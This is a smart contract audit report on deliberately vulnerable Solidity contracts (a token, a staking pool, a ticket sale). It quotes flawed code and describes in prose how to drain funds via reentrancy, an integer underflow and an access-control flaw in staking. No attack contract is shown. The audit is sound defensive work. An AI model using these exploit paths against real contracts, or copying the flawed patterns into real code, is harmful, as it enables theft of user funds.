# Halborn

# Smart Contract Security Audit

Prepared By [redacted]

# DOCUMENT REVISION HISTORY

| VERSION | MODIFICATION | DATE | AUTHOR |
|---|---|---|---|
| 0.1 | Document Creation | 11/29/2021 | [redacted] |
| 0.2 | Document Edits | 11/30/2021 | [redacted] |
| 0.3 | Document Edits | 12/01/2021 | [redacted] |
| 0.4 | Document Edits | 12/02/2021 | [redacted] |
| 1.0 | Document Final | 12/03/2021 | [redacted] |

# CONTACT

| CONTACT | COMPANY | EMAIL |
|---|---|---|
| [redacted] | [redacted] | [redacted] |

# Table of Contents

## 1.1 INTRODUCTION

Halborn engaged [redacted] to carry out a smart contract security audit on several intentionally vulnerable smart contracts beginning on November 29th, 2021 and ending on December 3rd , 2021. The smart contract audit was scoped to the smart contracts provided in the Github repository Halborn/InterviewContracts. Although this security audit's outcome is satisfactory, and several critical and high-level vulnerabilities were found, only the most essential aspects were tested and verified to achieve objectives set in the scope due to resource constraints. It is essential to note the use of best practices for secure smart contract development.

## 1.2 TEST APPROACH AND METHODOLOGY

[redacted] performed a combination of manual and automated security testing to balance efficiency, timeliness, practicality, and accuracy regarding the scope of the smart contract audit. While manual testing is recommended to uncover flaws in logic, process, and implementation; automated testing techniques help enhance coverage of smart contracts and can quickly identify items that do not follow best security practices. The following phases and associated tools were used throughout the term of the audit:

- Research into architecture and purpose
- Smart Contract manual code read and walkthrough
- Graphing out functionality and contract logic/connectivity/functions (Solgraph)
- Manual deployment and testing of contract functionality (Remix IDE)
- Scanning of solidity files for vulnerabilities, security hotspots or bugs (Mythx)
- Static Analysis of security for scoped contracts, and imported functions (Slither)
- Testnet Deployment (Remix IDE, Truffle, Ganache)

### Risk Methodology:

Vulnerabilities or issues observed by [redacted] are ranked based on the risk assessment methodology by measuring the likelihood of a security incident, and the impact should an incident occur. This framework works for communicating the characteristics and impacts of technology vulnerabilities. Its quantitative model ensures repeatable and accurate measurement while enabling users to see the underlying vulnerability characteristics which were used to generate the Risk scores. For every vulnerability, a risk level will be calculated on a scale of 5 to 1 with 5 being the highest likelihood or impact.

### Risk Scale – Likelihood

5 - Almost certain an incident will occur.

4 - High probability of an incident occurring.
3 - Potential of a security incident in the long term.
2 - Low probability of an incident occurring.
1 - Very unlikely issue will cause an incident.

### Risk Scale – Impact

5 - May cause devastating and unrecoverable impact or loss.
4 - May cause a significant level of impact or loss.
3 - May cause a partial impact or loss to many.
2 - May cause temporary impact or loss.
1 - May cause minimal or unnoticeable impact.

The risk level is then calculated using a sum of these two values, creating a value of 10 to 1 with 10 being the highest level of security risk.

10 – Critical
9 – 8 – High
7 – 6 – Medium
5 – 4 – Low
3 – 1 – Informational


## 1.3 SCOPE

IN-SCOPE:

- All code and smart contracts found within the HalbornSecurity/InterviewContracts github repository. Commit: 9b537633ad713dc9f09280c6aa3757e3fe793e9c

## 2. ASSESSMENT SUMMARY AND FINDINGS OVERVIEW

| CRITICAL | HIGH | MEDIUM | LOW |
|---|---|---|---|
| 2 | 6 | 2 | 5 |

| SECURITY ANALYSIS | RISK LEVEL |
|---|---|
| 3.1 UNPROTECTED SELF DESTRUCT | CRITICAL |
| 3.2 UNFINISHED IMPLEMENTATION OF EMERGENCY SWITCH | CRITICAL |
| 3.3 INCORRECT IMPLEMENTATION OF DEPOSIT TIME LEADS TO TEMPORARY DOS | HIGH |
| 3.4 VARIABLE INCONSISTENCY LEADS TO EXPLOITING STAKING MECHANISM | HIGH |
| 3.5 REENTRANCY | HIGH |
| 3.6 INTEGER UNDERFLOW | HIGH |
| 3.7 IMPROPER ACCESS CONTROLS | HIGH |
| 3.8 AUTHORIZATION THROUGH TX.ORIGIN | HIGH |
| 3.9 DIVIDE BEFORE MULTIPLY | MEDIUM |
| 3.10 CONTRACT LOCKING ETHER | MEDIUM |
| 3.11 REENTRANCY | low |
| 3.12 BLOCK TIME STAMP ALIAS USAGE | low |
| 3.13 UNCHECKED TRANSFERS | low |
| 3.14 STATE VARIABLE SHADOWING | low |
| 3.15 FLOATING PRAGMA SET | low |
| 3.16 UNUSED STATE VARIABLES | informational |
| 3.17 STATIC ANALYSIS REPORT | informational |
| 3.18 AUTOMATED SECURITY SCAN REPORT | informational |

| 3.19 REENTRANCY PROOF OF CONCEPT | informational |
|---|---|

# 3. FINDINGS AND TECH DETAILS

## 3.1 UNPROTECTED SELF DESTRUCT – CRITICAL

### Description:

Due to missing or insufficient access controls, malicious parties can call the EmergencyDestroy function to self-destruct the contract.

### Code location:

MyToken.sol Line #30 - #33

```
30      function EmergencyDestroy(address payable _to) public {
31          selfdestruct(_to);
32
33      }
```

### Risk Level:

Likelihood – 5
Impact – 5

### Recommendation:

Consider removing the self-destruct functionality unless it is absolutely required. Alternatively add the onlyOwner function header to the EmergencyDestroy function.

## 3.2 UNFINISHED IMPLEMENTATION OF EMERGENCY SWITCH – CRITICAL

### Description:

During the audit, [redacted] noticed that the ERC20 implementation of the HAL token in the Halborn contract in MyToken.sol had the Halborn contract inherit from openzepplin's pausable mechanism and uses the whenPaused function header in the transferByOwner function. This led [redacted] to believe that the contract's developers intend to implement an emergency switch in case of any security breaches or large bugs in Halborn's contracts. However, Halborn's emergency switch functionality is unfinished and even if the HAL token was paused, malicious actors and regular users alike could still transfer their balances and burn tokens within the Halborn Token contract and continue to deposit and withdraw their HAL token balances in the DefiPool contract. This is due to the inherited functionality from the ERC20 token implementation not being properly overridden.

### Code Location:
MyToken.sol

### Risk Level:
Likelihood – 5
Impact – 5

### Recommendation:

Implement the transfer, transferFrom, and burn functions into the Halborn contract with the override and whenNotPaused function headers.

## 3.3 INCORRECT IMPLEMENTATION OF DEPOSIT TIME LENGTH LEADS TO TEMPORARY DOS – HIGH

### Description:
The DefiPool contract in HalbornPool.sol provides a staking mechanism for users to deposit their HAL tokens and withdraw them with interest calculated on how long the tokens were staked. To do this a user must first call on the deposit function, providing an amount greater than 10 HAL tokens. The deposit function transfers the user's tokens through an external call to the HAL token contract and then updates its own balances. The depositStart state variable, which is used to keep track of the beginning of a user's deposit time is also updated by adding its initial value with the current block.timestamp. The withdraw function should allow the user to withdraw their HAL token balance with interest that is calculated by subtracting the current block.timestamp with the user's depositStart to get the time which is then multiplied by the interestsPerSecond to get a user's interest. The deposit and withdraw functions both "seem" to function properly the first time they are called in succession, however any further calls on the withdraw function fail after any additional deposits are made on the user's behalf. This is due to how depositStart is being calculated by adding the block.timestamp to any existing value of depositStart, any additional deposits will set the depositStart to a higher block value than the current value, usually by a significant amount. This is an issue, because when time is being calculated for the user's interest in the withdraw function, if the current block number is not greater than or equal to the depositStart value, the calculation will result in an integer underflow, which in Solidity 0.8.0+ will result in a revert, effectively denying the user's ability to withdraw their funds until the current block number overtakes the depositStart value. This can be quite detrimental to a user who unknowingly makes more than one deposit into the staking pool, or if a malicious actor was to do this on the user's behalf due to improper access controls discussed in section 3.7, effectively locking the user's HAL tokens for a large period of time.

### Code location:
HalbornPool.sol line#91, line#107

```
91          depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
```

```
107          depositTime[_user] = block.timestamp - depositStart[_user];
```

Risk Level:
Likelihood – 5
Impact – 3

Recommendation:

Consider implementing a new mechanism for keeping track of the length of the user's deposit that does not rely on block.timestamp. The use of oracles [1]is a good, recommended alternative.

## 3.4 VARIABLE INCONSISTENCY LEADS TO EXPLOITING STAKING MECHANISM - HIGH

Description:
Due to improper access controls addressed in section 3.6 and variables inconsistencies in the deposit and withdraw functions in the DefiPool contract, it is possible for a malicious actor to manipulate the calculations for the time they have staked and withdraw large amounts of HAL tokens from the DefiPool's balance. For this exploit to work, a malicious actor has to control at least two accounts, for this example we will label them Account A and Account B. Due to the improper access controls, the actor can call the deposit function with Account B on behalf of Account A. The deposit function updates the depositStart state variable with the use of block.timestamps for the msg.sender which in our example is Account B - and so account A, for which the deposit is occurring, ends up NOT having its depositStart value set. This is the crux of the exploit, because now when Account A calls on the withdraw function and the time value is being calculated by subtracting the depositStart value from the current block number, Account A will end up with a large value for time, since its depositStart value is effectively 0. This results in a large calculated interest and leads to a large withdrawal amount. The malicious actor can then repeat this attack with multiple accounts and effectively drain the DefiPool of its HAL token balance.

[1] https://blog.injectiveprotocol.com/what-is-a-crypto-oracle/


User 0x03C6FcED478cBbC9a4FAB34eF9f40767739D1Ff7 was able to withdraw 51739753106169600 HAL tokens right after depositing just 100000000 HAL tokens

## Code Location:

HalbornPool.sol Line #82, #87, #89, #91, #93, #100, #107, #108, #112, #114-#118

```
82      function deposit(uint _amount, address _sender)
83          public override payable
84      {
85          require(_amount >= 10, "Error, deposit must be >= 10 HAL");
86
87          HAL.transferFrom(_sender, address(this), _amount);
88
89          userBalance[_sender] = userBalance[_sender] + _amount;
90
91          depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
92
93          emit Deposit(msg.sender, msg.value, block.timestamp);
94      }
```

```
100     function withdraw(address _user)
101         public override payable
102     {
103         // 31577600 = seconds in 365.25 days
104
105         // time spent for user's deposit
106         uint time;
107         depositTime[_user] = block.timestamp - depositStart[_user];
108         time = depositTime[_user];
109
110         //interests gains per second
111         uint256 interestPerSecond =
112             31577600 * uint256(userBalance[_user] / 1e8);
113
114         interests[_user] = interestPerSecond * time;
115         uint initialUserBalance = userBalance[_user];
116         userBalance[_user] = userBalance[_user] + interests[msg.sender];
117         HAL.transfer(_user, userBalance[_user]);
118         userBalance[_user] = userBalance[_user] - initialUserBalance;
119     }
```

### Risk Level:

Likelihood – 4
Impact – 4

### Recommendation:

Consider removing the ability to pass in an address into the deposit and withdrawal functions, and replace all mentions of _user and _sender in the lines mentioned above with msg.sender.

## 3.5 REENTRANCY – HIGH

### Description:

One of the major dangers of calling external contracts is that they can take over the control flow. In the reentrancy attack a malicious contract calls back into the calling contract before the first invocation of the function is finished. This may cause the different invocations of the function to interact in undesirable ways. In this specific case, Private-Sale.sol contains a reentrancy within the getRefund function. Malicious actors can use an attack contract that calls on the getRefund function and then take advantage of a fallback function in their attack contract to recursively drain the funds from the PrivateSale contract. As per Halborn's request, a proof of concept of this attack is provided in section 3.18.

### Code Location:

Private-Sale.sol Line#41-46

```
41          (bool refunded, ) = msg.sender.call{value: quantity * TICKET}("");
42          require(refunded, "Ticket refund failed");
43
44          unchecked {
45              purchasedTickets[msg.sender] -= quantity;
46          }
```

### Risk Level:

Likelihood – 4
Impact – 4

### Recommendation:

Make sure all internal state changes are performed before the call is executed. This is known as the Checks-Effects-Interactions pattern[2]. This can be achieved by updating the amount of tickets in the purchasedTickets state variable (line #45) before making an external call to refund the tickets to the sender (line #41). Alternatively, you can make use of a reentrancy lock[3].

## 3.6 INTEGER UNDERFLOW – HIGH

### Description:

In previous versions of Solidity (prior Solidity 0.8.x) an integer would automatically roll-over to a lower or higher number. If you would decrement 0 by 1 on an unsigned integer, the result would not be -1, or an error, the result would simple be: MAX (uint). This could result in unpredictable behavior within the smart contract. However, with Solidity 0.8 and higher, the compiler will automatically take care of checking for underflows and overflows and prevent the integers from rolling over. This feature can be overridden with the unchecked block that you wrap around your variables. During this audit, I was able to identify a contract that made use of the unchecked block and were therefore able to abuse it to obtain a large number of purchased tickets with the reentrancy attack mentioned in section 3.2. A malicious actor could drain the balances of the contract with the reentrancy attack and then due to an integer underflow discovered in Private-Sale.sol, end up with a large number of tickets which they could then redeem against the balances of any future deposits from other users of this contract.

[2] https://docs.soliditylang.org/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern

[3] https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/security/ReentrancyGuard.sol

Amount of tickets a malicious user was able to end up with after pulling off a reentrancy attack with an initial purchase of two tickets

### Code Location:

Private-Sale.sol line #44-46

```
44          unchecked {
45              purchasedTickets[msg.sender] -= quantity;
46          }
```

### Risk Level:

Likelihood – 4
Impact – 4

### Recommendation:

Remove the unchecked block wrapper around the purchased tickets calculation on line 45.

## 3.7 IMPROPER ACCESS CONTROLS – HIGH

### Description:

The deposit and withdraw functions in HalbornPool.sol, don't implement any authentication mechanisms allowing for any user interacting with these public functions to call them and influence the token balance of other users in the DefiPool, provided they have their address. This can result in actions such as maliciously withdrawing a user's funds earlier than they had intended, or potentially locking up their funds in the contract using the implementation error in the deposit function discussed in section 3.3.

### Code location:

HalbornPool.sol line#82, line#100

```
82      function deposit(uint _amount, address _sender)
83          public override payable
84      {
```

```
100         function withdraw(address _user)
101             public override payable
102         {
```

Risk Level:
Likelihood – 4
Impact – 4

Recommendation:

Make use of msg.sender instead of passing in the user's intended address into the withdraw and deposit functions.

## 3.8 AUTHORIZATION THROUGH TX.ORIGIN – HIGH

Description:
tx.origin is a global variable in Solidity which returns the address of the account that sent the transaction. Using the variable for authorization, a malicious actor could make a contract vulnerable through a phishing campaign, where an authorized account calls into a malicious contract. The malicious contract could then make a call to the vulnerable contract that passes the authorization check since tx.origin returns the original sender of the transaction which in this case is the authorized account. Currently the EmergencyWithdraw function in HalbornPool.sol uses the onlyOwner modifier that could then be unintentionally bypassed.

Code Location:
HalbornPool.sol line #21-24

```
21      modifier onlyOwner() {
22          require(msg.sender == tx.origin, 'HalbornInterface: ONLY_OWNER_ALLOWED');
23          _;
24      }
```

Risk Level:
Likelihood – 3
Impact – 5

Recommendation:
tx.origin should not be used for authorization. Use msg.sender instead.

## 3.9 DIVIDE BEFORE MULTIPLY – MEDIUM

### Description:

Solidity currently does not have full support for rational or irrational values, therefore fractional values are truncated when assigned to an unsigned integer. In the withdraw function in the DefiPool contract in HalbornPool.sol, interestPerSecond is calculated by dividing the _user's balance by 1e8 and then multiplying it by 31577600. The issue here is that unless the _user's balance is greater than or equal to 1e8 HAL token, their interestPerSecond will end up being 0. This means that any user who deposits less than 1e8 HAL tokens, will not be able to collect any interest via staking.

### Code location:

HalbornPool.sol Line#111-112

```
110         //interests gains per second
111         uint256 interestPerSecond =
112             31577600 * uint256(userBalance[_user] / 1e8);
```

### Risk Level:

Likelihood – 5
Impact – 2

### Recommendation:

First multiply the user's balance by 31577600 and then divide by 1e8. Alternatively, a library can be used that supports fixed-point math[4].

## 3.10 CONTRACT LOCKING ETHER – MEDIUM

### Description:

While the deposit and withdraw functions in the DefiPool in HalbornPool.sol do transfer balances of HAL tokens, they do not make use of any Ether passed in when the functions are called. This will result in every Ether sent to these functions to be lost.

### Code Location:

HalbornPool.sol Line#83, Line#101

[4] https://github.com/hifi-finance/prb-math/tree/v1.0.3

```
82        function deposit(uint _amount, address _sender)
83            public override payable
84        {
100       function withdraw(address _user)
101           public override payable
102       {
```

HalbornInterface.sol #line 7, #line 10

```
6         function deposit(uint _amount, address _sender)
7             external payable;
8
9         function withdraw(address _user)
10            external payable;
```

Risk Level:
Likelihood – 3
Impact – 3

Recommendation:
Remove the payable function header from the deposit and withdraw functions in both HalbornPool.sol and HalbornInterface.sol. Alternatively, implement Ether withdrawal functionality.

## 3.11 REENTRANCY – LOW

Description:
Both the deposit and withdrawal functions in the DefiPool contract in HalbornPool.sol make external calls to the HAL token contract before updating DefiPool's state variables. This gives the HAL token contract an opportunity to take over the control flow and make changes to data that DefiPool isn't expecting. Fortunately, both the transfer and transferFrom functions of the HAL token contract do not make any additional external calls and only update its internal balances, therefore a malicious actor can't influence the control flow to their benefit. While this is a fortunate circumstance, implementing this sort of pattern for any other external calls may lead to unpredictable contract behavior.

Code Location:
HalbornPool.sol Line#87, #89 , #117, #118

```
87          HAL.transferFrom(_sender, address(this), _amount);
88
89          userBalance[_sender] = userBalance[_sender] + _amount;
```

```
117         HAL.transfer(_user, userBalance[_user]);
118         userBalance[_user] = userBalance[_user] - initialUserBalance;
```

### Risk Level:

Likelihood – 3
Impact – 1

### Recommendation:

Make sure all internal state changes are performed before the call is executed. This is known as the Checks-Effects-Interactions pattern[5]. Alternatively, you can make use of a reentrancy lock[6].

## 3.12 BLOCK TIME STAMP ALIAS USAGE – LOW

### Description:

During a manual review, [redacted] noticed the use of block.timestamp in the DefiPool contract in HalbornPool.sol . The contract developers should be aware that this does not mean current time. Miners can influence the value of block.timestamp to perform Maximal Extractable Value (MEV) attacks. The use of now creates a risk that time manipulation can be performed to manipulate price oracles. Miners can modify the timestamp by up to 900 seconds.

### Code location:

HalbornPool.sol Line #91, #107

```
91          depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp;
107           depositTime[_user] = block.timestamp - depositStart[_user];
```

### Risk Level:

Likelihood – 1
Impact – 3

[5] https://docs.soliditylang.org/en/latest/security-considerations.html#use-the-checks-effects-interactions-pattern

[6] https://github.com/OpenZeppelin/openzeppelin-contracts/blob/master/contracts/security/ReentrancyGuard.sol

### Recommendation:

Avoid relying on block.timestamp for time. Consider implementing a difference mechanism for keeping track of time, such as an oracle[7].

## 3.13 UNCHECKED TRANSFERS – LOW

### Description:

Both the deposit and withdraw functions in the DefiPool contract in Halborn.sol, make external calls to the HAL token contract via the transferFrom and transfer functions which return true on success. However, both the deposit and withdraw functions do not check whether these external calls returned successfully. This can lead to problematic behavior where the logic of the function continues to execute, regardless of the outcome of the external calls. Fortunately, since the HAL token contract is an ERC20 token that adheres to the EIP20-standard, the external calls will revert on failures. This is still problematic as any future implementations that make external calls without checking on the success of the call can lead to unforeseen behavior.

### Code location:

HalbornPool.sol Line #87, #117

```
87          HAL.transferFrom(_sender, address(this), _amount);
117         HAL.transfer(_user, userBalance[_user]);
```

### Risk Level:

Likelihood – 1
Impact – 4

### Recommendation:

Follow Ethereum Smart Contract Best Practices [8] and check for the success of external contract calls before executing any additional logic.

## 3.14 STATE VARIABLE SHADOWING – LOW

### Description:

"Solidity allows for ambiguous naming of state variables when inheritance is used. Contract `A` with a variable `x` could inherit contract `B` that also has a state variable `x` defined. This would result in two separate versions of `x`, one of them being accessed from contract `A` and the other one from contract `B`. In more complex contract systems this condition could go unnoticed and subsequently lead to security issues." – SWC Registry[9]. In the Halborn contract in MyToken.sol, the Halborn contract inherits from the ERC20 token which implements its own mapping of the _balances state

[7] https://blog.injectiveprotocol.com/what-is-a-crypto-oracle/
[8] https://consensys.github.io/smart-contract-best-practices
[9] https://swcregistry.io/

variable. Developers should be aware that when they are accessing the _balances variable within the Halborn contract, they are accessing it within the context of the ERC20 contract and not the Halborn contract, otherwise this could lead to some unforeseen behavioral implementations.

### Code Location:
MyToken.sol Line #12

```
12        mapping(address => uint256) private _balances;
```

### Risk Level:
Likelihood – 1
Impact – 3

### Recommendation:
Unless _balances needs to be overriden and changed within the context of the Halborn contract, remove the _balances initialization in the Halborn contract.

## 3.15 FLOATING PRAGMA SET – LOW

### Description:
Contracts should be deployed with the same compiler version and flags that they have been tested with thoroughly. Locking the pragma helps to ensure that contracts do not accidentally get deployed using, for example, an outdated compiler version that might introduce bugs that affect the contract system negatively.

### Code Location:
Private-Sale.sol

```
1   // SPDX-License-Identifier: ISC
2   pragma solidity 0.8.6;
```

HalbornInterface.sol

```
1   // SPDX-License-Identifier: MIT
2   pragma solidity ^0.8.2;
```

HalbornPool.sol

```
1   // SPDX-License-Identifier: MIT
2   pragma solidity ^0.8.2;
```

MyToken.sol

```
1   // SPDX-License-Identifier: MIT
2   pragma solidity ^0.8.2;
```

### Risk Level:

Likelihood – 2
Impact – 2

### Recommendation:

Lock the pragma version.

## 3.16 – UNUSED STATE VARIABLES – INFORMATIONAL

### Description:

Unused state variables.

### Code Location:

```
DefiPool.allowed (HalbornPool.sol#27) is never used in DefiPool (HalbornPool.sol#20-134)
Halborn._balances (MyToken.sol#12) is never used in Halborn (MyToken.sol#9-34)
```

Output from static analyzer tool slither

### Recommendation:

Either implement or remove unused state variables.

## 3.17 – STATIC ANALYSIS REPORT – INFORMATIONAL

### Description:

[redacted] used automated testing techniques to enhance coverage of certain areas of the scoped contracts. One of the tools used was Slither[10], a solidity static analysis framework.

### Results:

While slither found a larger number of issues, [redacted] believes that he was able to cover the most notable issues in the sections above.

[10] https://github.com/crytic/slither

```
Reentrancy in PrivateSale.getRefund(uint256) (Private-Sale.sol#37-49):
        External calls:
        - (refunded) = msg.sender.call{value: quantity * TICKET}() (Private-Sale.sol#43)
        State variables written after the call(s):
        - purchasedTickets[msg.sender] -= quantity (Private-Sale.sol#47)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities

Halborn._balances (MyToken.sol#12) shadows:
        - ERC20._balances (@openzeppelin/contracts/token/ERC20/ERC20.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#state-variable-shadowing

Halborn.EmergencyDestroy(address) (MyToken.sol#30-33) allows anyone to destruct the contract
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#suicidal

DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94) ignores return value by HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
DefiPool.withdraw(address) (HalbornPool.sol#100-119) ignores return value by HAL.transfer(_user,userBalance[_user]) (HalbornPool.sol#117)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unchecked-transfer

Contract locking ether found:
        Contract DefiPool (HalbornPool.sol#20-134) has payable functions:
         - HalbornInterface.deposit(uint256,address) (HalbornInterface.sol#6-7)
         - HalbornInterface.withdraw(address) (HalbornInterface.sol#9-10)
         - DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94)
         - DefiPool.withdraw(address) (HalbornPool.sol#100-119)
        But does not have a function to withdraw the ether
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#contracts-that-lock-ether

Reentrancy in DefiPool.withdraw(address) (HalbornPool.sol#100-119):
        External calls:
        - HAL.transfer(_user,userBalance[_user]) (HalbornPool.sol#117)
        State variables written after the call(s):
        - userBalance[_user] = userBalance[_user] - initialUserBalance (HalbornPool.sol#118)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-1

Reentrancy in DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94):
        External calls:
        - HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
        State variables written after the call(s):
        - depositStart[msg.sender] = depositStart[msg.sender] + block.timestamp (HalbornPool.sol#91)
        - userBalance[_sender] = userBalance[_sender] + _amount (HalbornPool.sol#89)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2

Reentrancy in DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94):
        External calls:
        - HAL.transferFrom(_sender,address(this),_amount) (HalbornPool.sol#87)
        Event emitted after the call(s):
        - Deposit(msg.sender,msg.value,block.timestamp) (HalbornPool.sol#93)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Different versions of Solidity is used:
        - Version used: ['>=0.4.22<0.9.0', '^0.8.0', '^0.8.2', '^0.8.6']
        - ^0.8.2 (HalbornPool.sol#2)
        - ^0.8.0 (@openzeppelin/contracts/utils/Context.sol#4)
        - ^0.8.0 (@openzeppelin/contracts/token/ERC20/ERC20.sol#4)
        - ^0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#4)
        - ^0.8.2 (MyToken.sol#2)
        - ^0.8.2 (HalbornInterface.sol#2)
```

```
        - ^0.8.0 (@openzeppelin/contracts/token/ERC20/IERC20.sol#4)
        - ^0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4)
        - >=0.4.22<0.9.0 (Migrations.sol#2)
        - ^0.8.0 (@openzeppelin/contracts/access/Ownable.sol#4)
        - ^0.8.0 (@openzeppelin/contracts/security/Pausable.sol#4)
        - ^0.8.6 (Private-Sale.sol#2)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Pragma version^0.8.2 (HalbornPool.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/utils/Context.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/token/ERC20/ERC20.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.2 (MyToken.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.2 (HalbornInterface.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/token/ERC20/IERC20.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version>=0.4.22<0.9.0 (Migrations.sol#2) is too complex
Pragma version^0.8.0 (@openzeppelin/contracts/access/Ownable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.0 (@openzeppelin/contracts/security/Pausable.sol#4) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
Pragma version^0.8.6 (Private-Sale.sol#2) necessitates a version too recent to be trusted. Consider deploying with 0.6.12/0.7.6
solc-0.8.6 is not recommended for deployment
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in PrivateSale.getRefund(uint256) (Private-Sale.sol#37-49):
        - (refunded) = msg.sender.call{value: quantity * TICKET}() (Private-Sale.sol#43)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter DefiPool.deposit(uint256,address)._amount (HalbornPool.sol#82) is not in mixedCase
Parameter DefiPool.deposit(uint256,address)._sender (HalbornPool.sol#82) is not in mixedCase
Parameter DefiPool.withdraw(address)._user (HalbornPool.sol#100) is not in mixedCase
Function DefiPool.EmergencyWithraw(address,address,Function DefiPool.EmergencyWithraw(address,address,Function DefiPool.EmergencyWithraw(address,address,uint256) (HalbornPool.sol#131-133) is not in mixedCa
Variable DefiPool.HAL (HalbornPool.sol#44) is not in mixedCase
Function Halborn.EmergencyDestroy(address) (MyToken.sol#30-33) is not in mixedCase
Parameter Halborn.EmergencyDestroy(address)._to (MyToken.sol#30) is not in mixedCase
Variable Migrations.last_completed_migration (Migrations.sol#6) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

Halborn.constructor() (MyToken.sol#13-15) uses literals with too many digits:
        - _mint(msg.sender,10000000000 * 10 ** decimals()) (MyToken.sol#14)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#too-many-digits

DefiPool.allowed (HalbornPool.sol#27) is never used in DefiPool (HalbornPool.sol#20-134)
Halborn._balances (MyToken.sol#12) is never used in Halborn (MyToken.sol#9-34)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-state-variable

transfer(address,uint256) should be declared external:
        - DefiPool.transfer(address,uint256) (HalbornPool.sol#32-37)
deposit(uint256,address) should be declared external:
        - DefiPool.deposit(uint256,address) (HalbornPool.sol#82-94)
withdraw(address) should be declared external:
        - DefiPool.withdraw(address) (HalbornPool.sol#100-119)
getContractBalance() should be declared external:
        - DefiPool.getContractBalance() (HalbornPool.sol#124-129)
EmergencyWithraw(address,address,uint256) should be declared external:
        - DefiPool.EmergencyWithraw(address,address,uint256) (HalbornPool.sol#131-133)
name() should be declared external:
        - ERC20.name() (@openzeppelin/contracts/token/ERC20/ERC20.sol#62-64)
```

```
symbol() should be declared external:
        - ERC20.symbol() (@openzeppelin/contracts/token/ERC20/ERC20.sol#70-72)
totalSupply() should be declared external:
        - ERC20.totalSupply() (@openzeppelin/contracts/token/ERC20/ERC20.sol#94-96)
balanceOf(address) should be declared external:
        - ERC20.balanceOf(address) (@openzeppelin/contracts/token/ERC20/ERC20.sol#101-103)
transfer(address,uint256) should be declared external:
        - ERC20.transfer(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#113-116)
approve(address,uint256) should be declared external:
        - ERC20.approve(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#132-135)
transferFrom(address,address,uint256) should be declared external:
        - ERC20.transferFrom(address,address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#150-164)
increaseAllowance(address,uint256) should be declared external:
        - ERC20.increaseAllowance(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#178-181)
decreaseAllowance(address,uint256) should be declared external:
        - ERC20.decreaseAllowance(address,uint256) (@openzeppelin/contracts/token/ERC20/ERC20.sol#197-205)
burn(uint256) should be declared external:
        - ERC20Burnable.burn(uint256) (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#20-22)
burnFrom(address,uint256) should be declared external:
        - ERC20Burnable.burnFrom(address,uint256) (@openzeppelin/contracts/token/ERC20/extensions/ERC20Burnable.sol#35-42)
pause() should be declared external:
        - Halborn.pause() (MyToken.sol#16-18)
unpause() should be declared external:
        - Halborn.unpause() (MyToken.sol#20-22)
mint(address,uint256) should be declared external:
        - Halborn.mint(address,uint256) (MyToken.sol#24-26)
transferbyOwner(address,address,uint256) should be declared external:
        - Halborn.transferbyOwner(address,address,uint256) (MyToken.sol#27-29)
EmergencyDestroy(address) should be declared external:
        - Halborn.EmergencyDestroy(address) (MyToken.sol#30-33)
setCompleted(uint256) should be declared external:
        - Migrations.setCompleted(uint256) (Migrations.sol#16-18)
renounceOwnership() should be declared external:
        - Ownable.renounceOwnership() (@openzeppelin/contracts/access/Ownable.sol#54-56)
transferOwnership(address) should be declared external:
        - Ownable.transferOwnership(address) (@openzeppelin/contracts/access/Ownable.sol#62-65)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
. analyzed (13 contracts with 75 detectors), 59 result(s) found
